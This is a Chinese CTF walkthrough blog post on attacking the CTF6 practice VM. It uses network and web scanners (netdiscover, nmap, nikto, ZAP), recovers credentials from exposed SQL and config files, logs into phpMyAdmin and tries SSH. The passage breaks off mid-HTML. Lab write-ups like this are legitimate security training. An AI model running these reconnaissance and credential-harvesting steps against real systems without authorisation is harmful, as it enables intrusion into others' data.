# CTF6 靶机渗透

z_hunter 于 2020-02-19 21:07:14 发布 953 收藏 8
分类专栏： CTF

CTF 专栏收录该内容
15 篇文章 0 订阅
订阅专栏

> 兵无常势，水无常形，能因敌而致胜者，谓之神

## 1. 环境准备


```
VMware workstation Pro12
Kali Linux (IP: 10.10.16.133)
CTF6 虚拟机
NAT 网络设置
```

## 2. 靶机渗透

### 2.1 主机发现

可以有以下三种方式：

```
netdiscover -r 10.10.16.133 (使用)
arp-scan -l
fping -asg
```




```
root@Kali:~# netdiscover -r 10.10.16.133

 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.10.16.2      00:50:56:e1:4c:e6      2     120  VMware, Inc.
 10.10.16.1      00:50:56:c0:00:08      1      60  VMware, Inc.
 10.10.16.137    00:0c:29:32:79:f3      1      60  VMware, Inc.
 10.10.16.254    00:50:56:f5:cf:4f      1      60  VMware, Inc.
```

### 2.2 端口扫描

```
nmap -A -v -sS -sV -p- -T4 10.10.16.137
```

> 开启 80、443、22、3306 重要的端口




```
root@Kali:~# nmap -A -v -sS -sV -p- -T4 10.10.16.137

Starting Nmap 7.60 ( https://nmap.org ) at 2020-02-18 21:07 EST
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
Initiating NSE at 21:07
Completed NSE at 21:07, 0.00s elapsed
Initiating ARP Ping Scan at 21:07
Scanning 10.10.16.137 [1 port]
Completed ARP Ping Scan at 21:07, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:07
Completed Parallel DNS resolution of 1 host. at 21:07, 0.19s elapsed
Initiating SYN Stealth Scan at 21:07
Scanning 10.10.16.137 [65535 ports]
Discovered open port 443/tcp on 10.10.16.137
Discovered open port 3306/tcp on 10.10.16.137
Discovered open port 22/tcp on 10.10.16.137
Discovered open port 80/tcp on 10.10.16.137
Discovered open port 111/tcp on 10.10.16.137
Discovered open port 621/tcp on 10.10.16.137
Completed SYN Stealth Scan at 21:07, 3.07s elapsed (65535 total ports)
```

## 2.3 目录扫描

> Nikto 识别网站软件版本；搜索存在安全隐患的文件；检查服务器配置漏洞；检查 WEB Application 层面的安全隐患。


```
nikto -h http://10.10.16.137
```



```
+ OSVDB-3268: /files/: Directory indexing found.
+ OSVDB-3092: /files/: This might be interesting...
+ OSVDB-3268: /lib/: Directory indexing found.
+ OSVDB-3092: /lib/: This might be interesting...
+ Cookie roundcube_sessid created without the httponly flag
+ OSVDB-3092: /mail/: This might be interesting...
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databa
ses, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpmyadmin/ChangeLog, i
node: 97164, size: 35791, mtime: Wed Oct 19 17:47:44 2095
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases,
 and should be protected or limited to authorized hosts.
+ OSVDB-3268: /sql/: Directory indexing found.
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL d
atabases, and should be protected or limited to authorized hosts.
+ 8478 requests: 0 error(s) and 29 item(s) reported on remote host
+ End Time:           2020-02-18 21:09:17 (GMT-5) (26 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```

1. 在 sql 目录下发现了一个用户名和密码：admin/adminpass


1. 在 sql 目录下发现了一个用户名和密码：admin/adminpass



```
CREATE database IF NOT EXISTS cms;

use mysql;

GRANT ALL PRIVILEGES ON cms.* to 'sql_account'@'localhost' IDENTIFIED BY 'sql_password';

use cms;

DROP TABLE IF EXISTS user;
DROP TABLE IF EXISTS event;
DROP TABLE IF EXISTS log;

CREATE TABLE IF NOT EXISTS user (
        user_id int not null auto_increment primary key,
        user_username varchar(50) not null,
        user_password varchar(32) not null
);

CREATE TABLE IF NOT EXISTS event (
        event_id int not null auto_increment primary key,
        event_title varchar(255) not null,
        event_body text,
        event_file varchar(255) default null,
        user_id int not null,
        event_hits int default 0
);

CREATE TABLE IF NOT EXISTS log (
        log_id int not null auto_increment primary key,
        log_ip varchar(20),
        log_referer varchar(255),
        log_useragent varchar(255)
);

DELETE FROM user;
DELETE FROM event;
DELETE FROM log;

INSERT INTO user SET user_id = 1, user_username='admin', user_password=md5('adminpass');
```

admin/adminpass

2. 在 docs 目录下发现了源码文件，可以下载下来进行代码审计。



Index of /docs

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| code_backup.tgz | 29-Jun-2009 18:59 | 34K | |
| phpinfo.php | 23-Jun-2009 14:01 | 23 | |

*Apache/2.2.3 (CentOS) Server at 10.10.16.137 Port 80*

源码文件

Opening code_backup.tgz

You have chosen to open:

code_backup.tgz

which is: Gzip archive (33.5 KB)

from: http://10.10.16.137


What should Firefox do with this file?

○ Open with Archive Manager (default)

● Save File

□ Do this automatically for files like this from now on.

3. 进入 phpmyadmin 目录




Welcome to phpMyAdmin

Language

English

Log in




Username:

Password:

⚠ Cannot load *mcrypt* extension. Please check your PHP configuration.


4. 在上面获取的网站源码中，进入 conf /config.ini，发现登录数据库的帐密



| Name | Size | Type | Modified |
|---|---|---|---|
| .htaccess | 14 bytes | unknown | 22 June 2009, 15:25 |
| config.ini | 137 bytes | unknown | 23 June 2009, 20:18 |

```
;
; This is the configuration file
;
database_host    =        localhost
database_pass    =        45kkald?8laLKD
database_user    =        cms_user
database_db      =        cms
```

5. 登录进去之后就可以对数据库为所欲为了。



- cms (3)
- information_schema (17)
- mysql (17)
- roundcube (6)
- test

Please select a database

Server: localhost:3306

Actions

MySQL localhost

Create new database

Collation

MySQL connection collation: utf8_general_ci

Interface

Language : English

Theme / Style: Original

Custom color:

Font size: 82%

MySQL

Server: Localhost via UNIX socket

Server version: 5.0.45

Protocol version: 10

User: cms_user@localhost

MySQL charset: UTF-8 Unicode (utf8)

Web server

Apache/2.2.3 (CentOS)

MySQL client version: 5.0.45

PHP extension: mysqli

phpMyAdmin


Version information: 3.0.0

⚠ Cannot load *mcrypt* extension. Please check your PHP configuration.

6. 拿到网站的源码，也成功控制了数据库，接下来看能不能拿到服务器的 root 权限。在前面的端口扫描中发现靶机上开放 22 端口，看看在这里获取的用户名和密码能不能进行远程登录。

```
ssh admin@10.10.16.137
```


发现不可以



```
root@Kali:~# ssh admin@10.10.16.137
admin@10.10.16.137's password:
Permission denied, please try again.
admin@10.10.16.137's password:
Permission denied, please try again.
admin@10.10.16.137's password:
admin@10.10.16.137: Permission denied (publickey,gssapi-with-mic,password).
```

## 2.4 漏洞挖掘

1. 用 ZAP 对 http://10.10.16.137 进行扫描，发现了两个高危漏洞。




```
HTTP/1.1 200 OK
Date: Tue, 18 Feb 2020 07:49:04 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.2.6
Set-Cookie: PHPSESSID=qbuoliuh3edfbenc21e7qklde5; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 4906
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
                <h2>Got Questions?</h2>
                <p>Feel free to <a href="mailto:jukeane@sas.upenn.edu">email me</a> if you get stuck or need any help.
                <!-- Column 3 end -->

            </div>
        </div>
    </div>
</div>
<div id="footer">
